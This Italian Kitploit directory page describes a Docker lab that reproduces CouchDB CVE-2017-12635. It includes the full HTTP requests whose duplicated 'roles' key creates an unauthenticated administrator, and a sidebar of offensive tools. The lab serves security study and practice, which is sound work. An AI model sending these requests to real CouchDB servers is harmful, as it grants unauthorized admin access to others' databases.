

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Apache-couchdb-CVE-2017-12635 — Ambiente di riproduzione basato su Docker per l'escalation verticale dei privilegi di Apache CouchDB CVE-2017-12635 tramite inconsistenza del parser JSON, che consente la creazione di un amministratore non autenticato. | Kitploit
Strumenti/GitHubGitHub/cyberharsh/apache-couchdb-cve-2017-12635
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingLab e Pratica
GitHubcyberharsh/apache-couchdb-cve-2017-12635

Apache-couchdb-CVE-2017-12635

Condividi

Ambiente di riproduzione basato su Docker per l'escalation verticale dei privilegi di Apache CouchDB CVE-2017-12635 tramite inconsistenza del parser JSON, che consente la creazione di un amministratore non autenticato.

Vedi Repository
111166 anni faNon ancora revisionato

Vulnerabilità di bypass dell'autorizzazione verticale di Couchdb (CVE-2017-12635)

Apache CouchDB è un database open source focalizzato sulla facilità d'uso e sull'essere un "database completamente abbracciato dal web". Utilizza JSON come formato di archiviazione, JavaScript come linguaggio di query e MapReduce e HTTP come API. È un database NoSQL ampiamente utilizzato, ad esempio dalla BBC per la sua piattaforma di contenuti dinamici, da Credit Suisse per il framework di mercato interno del reparto merci, e da Meebo per la sua piattaforma sociale (web e applicazioni).

Il 15 novembre 2017 sono state divulgate le vulnerabilità CVE-2017-12635 e CVE-2017-12636. La CVE-2017-12635 è dovuta alle differenze di parsing JSON tra Erlang e JavaScript, che portano a differenze nell'esecuzione delle istruzioni. Questa vulnerabilità consente a qualsiasi utente di creare un amministratore, configurandosi come una vulnerabilità di bypass dell'autorizzazione verticale.

Versioni interessate: inferiori alla 1.7.0 e inferiori alla 2.1.1

Link di riferimento:

  • http://bobao.360.cn/learning/detail/4716.html
  • https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Ambiente di test

Compilazione e avvio dell'ambiente:

docker-compose build
docker-compose up -d

Una volta avviato l'ambiente, visitando http://your-ip:5984/_utils/ si potrà vedere una pagina web, indicando che CouchDB è stato avviato con successo. Tuttavia, non conosciamo la password e non possiamo accedere.

Riproduzione della vulnerabilità

Innanzitutto, inviare il seguente pacchetto:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}

Si noti che viene restituito un errore 403: {"error":"forbidden","reason":"Only _admin may set roles"}, solo l'amministratore può impostare il ruolo:


Inviando un pacchetto contenente due ruoli, è possibile bypassare la restrizione:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}

Viene creato con successo un amministratore, con nome utente e password entrambi vulhub:

Visitare nuovamente http://your-ip:5984/_utils/ e inserire le credenziali vulhub per accedere con successo:

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





